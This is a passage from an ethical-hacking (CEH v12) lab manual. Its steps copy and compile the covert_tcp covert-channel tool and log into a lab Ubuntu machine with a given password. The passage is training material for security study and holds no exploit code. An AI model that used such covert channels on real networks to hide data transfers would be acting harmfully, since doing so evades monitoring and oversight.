


8. The **ceh-tools 10.10.1.11** window appears, showing the **CEH-Tools** shared folder in the network.


9. Navigate to **CEHv12 Module 06 System Hacking\Covering Tracks Tools\Covert_TCP** and copy the **covert_tcp.c** file.



10. Now, navigate to the **Send** folder on **Desktop** and paste the **covert_tcp.c** file in this folder.




11. Switch back to the **Terminal** window, type **cc -o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the **covert_tcp.c** file.




12. Click **CEHv12 Ubuntu** to switch to the **Ubuntu** machine.

13. Click on the **Ubuntu** machine window and press **Enter** to activate the machine. Click to select **Ubuntu** account, in the **Password** field, type **toor** and press **Enter**.



